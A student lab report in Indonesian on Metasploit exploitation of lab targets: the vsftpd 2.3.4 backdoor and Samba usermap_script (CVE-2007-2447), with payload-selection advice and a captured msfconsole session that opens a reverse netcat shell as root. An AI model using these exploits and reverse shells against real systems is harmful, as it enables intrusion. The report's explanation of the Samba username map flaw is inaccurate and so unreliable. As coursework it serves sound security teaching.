MODUL 4: EXPLOITATION DAN POST EXPLOITATION

LAPORAN

disusun untuk memenuhi tugas mata kuliah Keamanan Data dan Jaringan



Oleh:

Abdul Rozak A	NIM 221344033
Adelia Puspita	NIM 221344034
Ghany Fauzan H	NIM 221344045

Instruktur: 1. Taufik Irfan, S.S.T., M.T.
2. Rifa Hanifatunnisa, S.S.T., M.T.

PROGRAM STUDI D4 TEKNIK TELEKOMUNIKASI

JURUSAN TEKNIK ELEKTRO

POLITEKNIK NEGERI BANDUNG

2025

A. TUJUAN

Setelah menyelesaikan modul ini, mahasiswa diharapkan mampu:

1. Menjelaskan peran eksploitasi dalam siklus penetration testing secara menyeluruh.
2. Mengidentifikasi struktur dan komponen utama dari Metasploit Framework serta fungsinya.
3. Membedakan berbagai jenis modul (exploit, payload, post, auxiliary) dan mengetahui kapan menggunakannya.
4. Menerapkan eksploitasi terhadap layanan target seperti FTP, Samba, Web Server, IRC, dan Database dengan lima variasi eksploitasi untuk setiap layanan.
5. Melakukan analisis hasil eksploitasi, membandingkan efektivitas payload, dan mengatasi eksploitasi yang gagal.
6. Melakukan post-exploitation dengan fitur seperti upload/download file, screenshot, keylogger, dan persistence.
7. Melakukan eksplorasi lanjutan terhadap modul auxiliary untuk scanning dan enumerasi.
8. Menyusun dokumentasi eksploitasi dan hasil analisis dengan format profesional.

B. PENDAHULUAN

Metasploit Framework merupakan platform eksploitasi paling populer dan powerful yang digunakan oleh pentester profesional, peneliti keamanan, hingga pengajar di bidang ethical hacking. Framework ini menyediakan ribuan modul yang dapat dimanfaatkan untuk:

- Melakukan eksploitasi secara otomatis dan cepat
- Mengakses dan mengontrol sistem target
- Melakukan post-exploitation dan pivoting
- Menguji efektivitas kontrol keamanan suatu sistem

Keunggulan Metasploit terletak pada:

- Struktur modular
- Kompatibilitas luas terhadap OS target
- Dukungan berbagai jenis payload
- Dukungan penuh terhadap exploit yang terus diperbarui oleh komunitas dan Rapid7

ARSITEKTUR METASPLOIT FRAMEWORK

Metasploit menggunakan struktur modular yang memungkinkan pengguna memadukan berbagai komponen (exploit, payload, encoder, dll.) dalam workflow eksploitasi. Berikut adalah alur kerja Metasploit:




Diagram ini menunjukkan bahwa eksploitasi tidak berdiri sendiri, melainkan merupakan hasil dari tahapan logis yang berurutan. Pemahaman tentang alur ini akan sangat membantu mahasiswa ketika nantinya harus menyusun strategi eksploitasi dalam skenario yang lebih kompleks.

JENIS MODUL DALAM METASPLOIT

Jenis Modul	Deskripsi
exploit	Mengandung kode yang menyerang kerentanan spesifik
payload	Kode yang dijalankan jika eksploitasi berhasil
post	Modul untuk aksi setelah mendapatkan akses (eskalasi, dumping, dll)
auxiliary	Modul pendukung seperti scanner, brute force, enumerator
encoder	Melindungi payload dari deteksi antivirus

PERBANDINGAN PAYLOAD DAN KAPAN DIGUNAKAN

Payload	Platform	Tipe	Keunggulan	Kekurangan
cmd/unix/reverse	Linux	Reverse Shell	Simpel, mudah dijalankan	Tidak terenkripsi, mudah dideteksi
cmd/unix/bind	Linux	Bind Shell	Tidak butuh listener	Terblokir jika firewall
linux/x86/meterpreter /reverse_tcp	Linux	Meterpreter	Fitur lengkap, bisa persistence	Lebih mudah dideteksi
windows/meterpreter /reverse_https	Windows	Meterpreter	Enkripsi HTTPS, bypass firewall	Lebih berat
shell_bind_tcp	Windows /Linux	Shell	Akses langsung dari attacker	Rentan terhadap scanning port

Catatan Pemilihan Payload:

- Gunakan reverse shell (reverse_tcp) jika Anda memiliki listener dan ingin target terkoneksi ke attacker. Cocok untuk jaringan lokal (lab).

- Gunakan bind shell jika target tidak memiliki firewall inbound dan Anda ingin terkoneksi secara langsung.
- Gunakan meterpreter jika Anda membutuhkan akses yang lebih dalam dan kaya fitur seperti upload, webcam, keystroke logging, persistence.
- Gunakan https reverse shell jika jaringan target memiliki firewall outbound atau ingin bypass proxy/firewall dengan koneksi terenkripsi.
- Hindari payload berat (meterpreter/https) pada target yang sangat lama atau sistem embedded.

C. ALAT DAN BAHAN

1. Pc
2. Operating System Kali Linux
3. Metasploit


D. SOAL DAN PENGERJAAN


1. EKSPLOITASI LAYANAN FTP: VSFTPD 2.3.4 (BACKDOORED VER.)

   vsftpd (Very Secure FTP Daemon) adalah salah satu server FTP yang secara historis dikenal stabil dan aman. Namun, pada versi 2.3.4 tepatnya yang beredar dari mirror distribusi tidak resmi diketahui terdapat sebuah backdoor tersembunyi yang secara sengaja ditanamkan oleh pihak tak dikenal. Kerentanan ini bukan berasal dari kesalahan coding biasa, tetapi dari rekayasa jahat (malicious code injection) dalam proses distribusi (supply-chain attack). Kerentanan ini memanfaatkan perilaku server yang, ketika menerima login dengan username mengandung emotikon :), akan memicu layanan tersembunyi berupa bind shell di port TCP 6200. Shell tersebut kemudian dapat diakses oleh penyerang tanpa memerlukan autentikasi apa pun. Dengan demikian, kerentanan ini membuka akses sistem secara penuh dan seketika, bahkan pada beberapa kasus memberikan hak akses root. Kerentanan ini sering digunakan dalam pelatihan penetration testing karena:

   - Proses eksploitasi yang sangat cepat dan mudah direproduksi
   - Tidak memerlukan kredensial yang valid atau teknik bypass kompleks
   - Memberikan kesempatan untuk melatih siswa memahami konsep bind shell, triggerbased exploit, dan post-exploitation dasar

1.1. TEKNIK 1: EKSPLOITASI OTOMATIS DENGAN METASPLOIT






Penjelasan:

- Metasploit secara otomatis mengirimkan username dengan trigger :), memicu backdoor dan membuka shell pada port 6200.
- Payload cmd/unix/interact digunakan karena eksploit ini tidak menyediakan reverse shell.
- Tidak perlu reverse listener karena ini adalah bind shell.
- Mahasiswa dapat memanfaatkan shell ini untuk post-exploitation awal.

1.2. TEKNIK 2: MANUAL EXPLOIT VIA NETCAT (TANPA METASPLOIT)



Penjelasan:

- Username test:) atau anyuser:) akan memicu backdoor.
- Password diabaikan, hanya dibutuhkan untuk menyelesaikan protokol FTP.
- Akses shell bersifat bind shell (target membuka listener).
- Tanpa Metasploit, cara ini efektif untuk memahami cara kerja low-level trigger.
- Shell non-interaktif, sehingga upgrade shell disarankan:

1.3. TEKNIK 3: AUTOMASI DENGAN PYTHON SCRIPT



Penjelasan:

- Script Python mensimulasikan input Netcat.
- Setelah dijalankan, port 6200 akan aktif.
- Cocok untuk melatih scripting eksploitasi dan pengujian otomatis.

1.4. TEKNIK 4: REVERSE SHELL INJECTION MANUAL (POST-EXPLOIT)


Penjelasan:

• Meng-upgrade shell menjadi reverse shell aktif.

• Menstabilkan sesi untuk post-exploitation dan persistence.

• Praktik ideal untuk eksperimen persistence atau pivoting.

1.5. TEKNIK 5: DETEKSI KERENTANAN MENGGUNAKAN NMAP NSE



Penjelasan:

- Nmap NSE hanya melakukan verifikasi, tidak membuka shell.
- Berguna untuk audit dan validasi awal sebelum eksekusi eksploitasi penuh.

KESIMPULAN DAN RANGKUMAN EKSPLOITASI

Teknik	Alat	Interaktif	Stabilitas	Tujuan Praktik
Metasploit (otomatis)	msfconsole	Ya	Sedang	Demonstrasi awal eksploitasi backdoor
Netcat Manual	nc	Minim	Lemah	Memahami protokol FTP dan trigger manual
Python Script	socket lib	Minim	Lemah	Automasi eksploitasi

Reverse Shell Injection	wget, bash	Ya	Tinggi	Kontrol penuh dan persistence
Nmap NSE Verification	nmap	Tidak	-	Audit kerentanan sebelum eksploitasi penuh

- Apa perbedaan utama antara bind shell dan reverse shell? Jelaskan dari sisi arah koneksi, kebutuhan listener, serta efektivitas terhadap firewall dan NAT.

Aspek	Bind Shell	Reverse Shell
Arah Koneksi	Target membuka port dan menunggu koneksi dari attacker.	Target (korban) yang melakukan koneksi balik ke attacker.
Kebutuhan Listener	Attacker yang melakukan koneksi ke target (tidak perlu listener awal).	Attacker harus menyiapkan listener (misalnya netcat) untuk menerima koneksi dari target.
Efektivitas terhadap Firewall/NAT	Rentan diblokir firewall karena membutuhkan port terbuka di sisi korban.	Lebih efektif dalam menembus firewall dan NAT karena koneksi keluar (outbound) lebih jarang diblokir.

  Kesimpulan: Reverse shell lebih umum digunakan dalam eksploitasi karena lebih fleksibel terhadap firewall dan NAT.

- Mengapa eksploitasi terhadap vsftpd 2.3.4 dapat terjadi meskipun tidak menggunakan kredensial valid? Analisis bagaimana trigger berbasis :) mampu mem-bypass otentikasi.

  vsftpd 2.3.4 mengandung backdoor intentionally disisipkan oleh pihak tak dikenal dalam kode sumber. Ketika attacker menginput username yang mengandung karakter :), server akan: Menganggap itu sebagai trigger untuk membuka port backdoor (6200). Otentikasi tidak dilakukan sepenuhnya — karena proses dibelokkan sebelum selesai. Bypass otentikasi terjadi karena input tersebut memicu kode tersembunyi, bukan karena login berhasil. Setelah trigger diaktifkan, attacker dapat langsung terkoneksi ke shell yang dibuka di port backdoor tersebut.

Exploit ini menunjukkan bagaimana input tertentu dapat digunakan sebagai sinyal untuk mengaktifkan fungsi tersembunyi.

- Apa risiko keamanan dari backdoor tersembunyi dalam distribusi perangkat lunak pihak ketiga? Diskusikan dampak supply-chain attack dan bagaimana cara memverifikasi integritas software.

  Risiko utama:
  - Attacker menyisipkan backdoor ke dalam software yang tampak resmi.
  - Pengguna memasang software dengan asumsi aman.

  Dampak supply-chain attack:
  - Bisa menyebar ke ribuan/milion sistem secara serentak (contoh: SolarWinds, CCleaner)
  - Korban tidak menyadari bahwa software tersebut telah dimodifikasi.

  Cara memverifikasi integritas software:
  - Memeriksa hash checksum (misalnya SHA-256) dan membandingkan dengan sumber resmi.
  - Menggunakan signature PGP dari pengembang.
  - Memasang dari repositori tepercaya dan selalu memantau pembaruan dari pengembang resmi.

  Praktik DevSecOps dan penggunaan dependency scanner juga penting untuk mitigasi risiko.

- Apa kelebihan menggunakan payload cmd/unix/interact dibanding payload lain seperti meterpreter dalam konteks kerentanan ini?

  cmd/unix/interact:
  - Lebih ringan, tidak membutuhkan elevated permissions.
  - Bekerja lebih stabil pada target seperti vsftpd 2.3.4 karena hanya membuka shell standar.
  - Tidak bergantung pada binary tambahan atau interpreter.

  meterpreter:
  - Powerful, namun memerlukan upload dan eksekusi binary di target.
  - Bisa gagal di lingkungan terbatas atau read-only system.

- Lebih mudah terdeteksi oleh antivirus atau IDS.

Dalam konteks eksploitasi vsftpd 2.3.4 yang hanya membuka backdoor basic shell, cmd/unix/interact lebih tepat dan stabil.

- Mengapa perlu dilakukan validasi versi layanan terlebih dahulu sebelum melakukan eksploitasi? Apa yang terjadi jika versi tidak cocok?

  Alasan utama validasi versi:

  - Tidak semua versi layanan memiliki kerentanan yang sama.
  - Eksploitasi terhadap versi yang tidak rentan bisa gagal total atau menyebabkan crash.
  - Versi yang berbeda bisa memiliki mekanisme proteksi yang berbeda (ASLR, stack canary, patch, dll).

  Jika versi tidak cocok, Exploit bisa:

  - Tidak bekerja (karena offset memori berbeda).
  - Menyebabkan Denial of Service.
  - Terdeteksi oleh IDS/IPS karena kelakuan yang mencurigakan.

  Validasi bisa dilakukan via banner grabbing (misalnya pakai nmap -sV) atau tool seperti whatweb.

2. EKSPLOITASI LAYANAN SAMBA: CVE-2007-2447 (USERMAP SCRIPT)

   Samba adalah implementasi open-source dari protokol SMB/CIFS yang memungkinkan berbagi file dan printer antara sistem Unix dan Windows. Pada versi 3.0.20 hingga 3.0.25rc3, Samba memiliki kerentanan kritis terkait fitur username map script, yang bisa disalahgunakan untuk melakukan remote command execution (RCE).

   Kerentanan ini terjadi karena fitur pemetaan nama pengguna dapat disalahgunakan untuk menyisipkan karakter shell ke dalam konfigurasi login, memungkinkan penyerang mengeksekusi perintah sistem sebagai root tanpa autentikasi.

   CVE-2007-2447 banyak dimanfaatkan dalam pelatihan pentest karena:

   - Kerentanannya bersifat pre-auth dan berisiko tinggi
   - Memungkinkan eksekusi perintah sistem secara langsung
   - Eksploitasi dapat dilakukan dengan atau tanpa Metasploit

- Cocok untuk memahami konsep SMB abuse, script injection, dan privilege escalation

VALIDASI LAYANAN DAN KERENTANAN

```
┌──(adelia㉿kali)-[~]
└─$ nmap -p 139,445 -sV 192.168.110.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-31 20:06 WIB
Nmap scan report for 192.168.110.129
Host is up (0.00052s latency).

PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:0C:29:78:C4:F3 (VMware)

Service detection performed. Please report any incorrect results at https://nm
ap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.25 seconds
```

2.1. TEKNIK 1: EKSPLOITASI OTOMATIS DENGAN METASPLOIT

```
Interact with a module by name or index. For example info 77, use 77 or use exploit/
windows/http/sambar6_search_results
After interacting with a module you can manually set a TARGET with set TARGET 'Windo
ws XP'

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.110.129
RHOSTS ⇒ 192.168.110.129
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse_netcat
PAYLOAD ⇒ cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.110.130
LHOST ⇒ 192.168.110.130
msf6 exploit(multi/samba/usermap_script) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.110.130:4444
[*] Command shell session 1 opened (192.168.110.130:4444 → 192.168.110.129:47390) a
t 2025-05-31 22:10:44 +0700

sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

sessions -i 1
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>


Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/L
inux
```

Penjelasan:

- Payload cmd/unix/reverse_netcat memanfaatkan sambungan Netcat.
- Eksploitasi bekerja meski login kosong (anonymous SMB).
- Diperlukan reverse listener agar sesi shell diterima


2.2. TEKNIK 3: VARIASI PAYLOAD DAN UPGRADE METERPRETER



Penjelasan:

- Teknik ini memanfaatkan fitur session upgrade ke Meterpreter.
- Sesi lebih stabil dan mendukung fitur post-exploitation lanjutan.


2.3. TEKNIK 4: UPLOAD PAYLOAD KE SHARE DENGAN MSFVENOM



Penjelasan:

- Cara ini menggunakan share sebagai media transfer file eksploit.
- Membutuhkan shell awal (misal: usermap exploit atau akses valid).

2.4. TEKNIK 5: EKSPLOITASI ALTERNATIF VIA LSA_TRANSNAMES_HEAP



Penjelasan

- Kerentanan heap overflow lainnya pada versi Samba berbeda.
- Digunakan sebagai variasi jika usermap_script gagal.

KESIMPULAN DAN RANGKUMAN EKSPLOITASI

Teknik	Tool	Interaktif	Stabilitas	Tujuan Praktik
Metasploit usermap_script	Metasploit	Ya	Sedang	Demonstrasi eksploitasi otomatis
Manual smbclient abuse	smbclient, nc	Ya	Rendah	Eksperimen RCE manual
Session Upgrade Meterpreter	Metasploit	Ya	Tinggi	Post-exploitation & control lanjutan
Upload + Execute Payload	msfvenom, smb	Ya	Tinggi	File transfer & persistence
Heap Overflow Exploit	Metasploit	Ya	Variabel	Variasi eksploit versi lain

- Apa perbedaan shell interaktif dan non-interaktif? Mengapa perlu di-upgrade?
  Dalam konteks keamanan dan eksploitasi sistem, shell adalah salah satu bentuk akses paling krusial yang bisa diperoleh oleh seorang attacker. Shell memungkinkan eksekusi perintah di sistem target, baik secara terbatas maupun penuh. Namun, tidak semua shell memiliki fitur yang sama — di sinilah penting untuk memahami perbedaan antara shell interaktif dan non-interaktif.

Aspek	**Shell Interaktif**	**Shell Non-Interaktif**
Interaksi Pengguna	Memungkinkan input/output langsung (keyboard & tampilan real-time).	Tidak menerima input pengguna langsung, digunakan untuk menjalankan skrip.
Contoh	bash, sh saat kamu login ke terminal.	Shell yang berjalan dari exploit atau cronjob.
Fitur yang Aktif	Prompt, readline, autocomplete, shortcut (misal: Ctrl+C).	Tidak memiliki fitur-fitur itu, terbatas.

Mengapa perlu di-upgrade?

- Exploit biasanya hanya memberi non-interactive shell — kamu bisa ls atau pwd, tapi:
- Tidak bisa pakai shortcut, clear screen, atau tab completion.
- Tidak bisa gunakan editor (vim, nano), atau program berbasis UI terminal.

Ketika penyerang berhasil mendapatkan reverse shell, biasanya yang diperoleh adalah shell non-interaktif. Untuk mengoptimalkan kendali terhadap sistem target dan meningkatkan efektivitas perintah yang dijalankan, penyerang perlu meng-upgrade shell ke versi interaktif.

- Bagaimana cara kerja mekanisme username map dalam Samba? Mengapa rentan? Jelaskan bagaimana reverse shell dapat digunakan untuk persistence.
  Samba adalah layanan yang memungkinkan sistem Linux berbagi file dan printer dengan sistem Windows melalui protokol SMB/CIFS. Salah satu fitur yang disediakan Samba adalah username mapping, yaitu kemampuan untuk memetakan nama pengguna dari sistem klien ke akun lokal di server Linux.

Mapping ini ditentukan di file konfigurasi Samba (smb.conf) seperti:

[global]

username map = /etc/samba/smbusers

Isi file /etc/samba/smbusers dapat berupa:

windows_user = linux_user

Contoh:

attacker = root

Dengan pengaturan tersebut, ketika pengguna Windows bernama attacker login ke Samba, ia akan dipetakan menjadi root di sistem Linux.

Mengapa Fitur Ini Rentan?

Masalah keamanan muncul ketika file mapping ini dapat dimodifikasi oleh pengguna yang tidak berwenang, baik secara langsung maupun melalui exploit privilege escalation. Jika attacker dapat mengubah pemetaan, ia bisa menyamar sebagai pengguna dengan hak istimewa tinggi, seperti root, hanya dengan login menggunakan nama pengguna tertentu.

Hal ini membuka celah untuk:

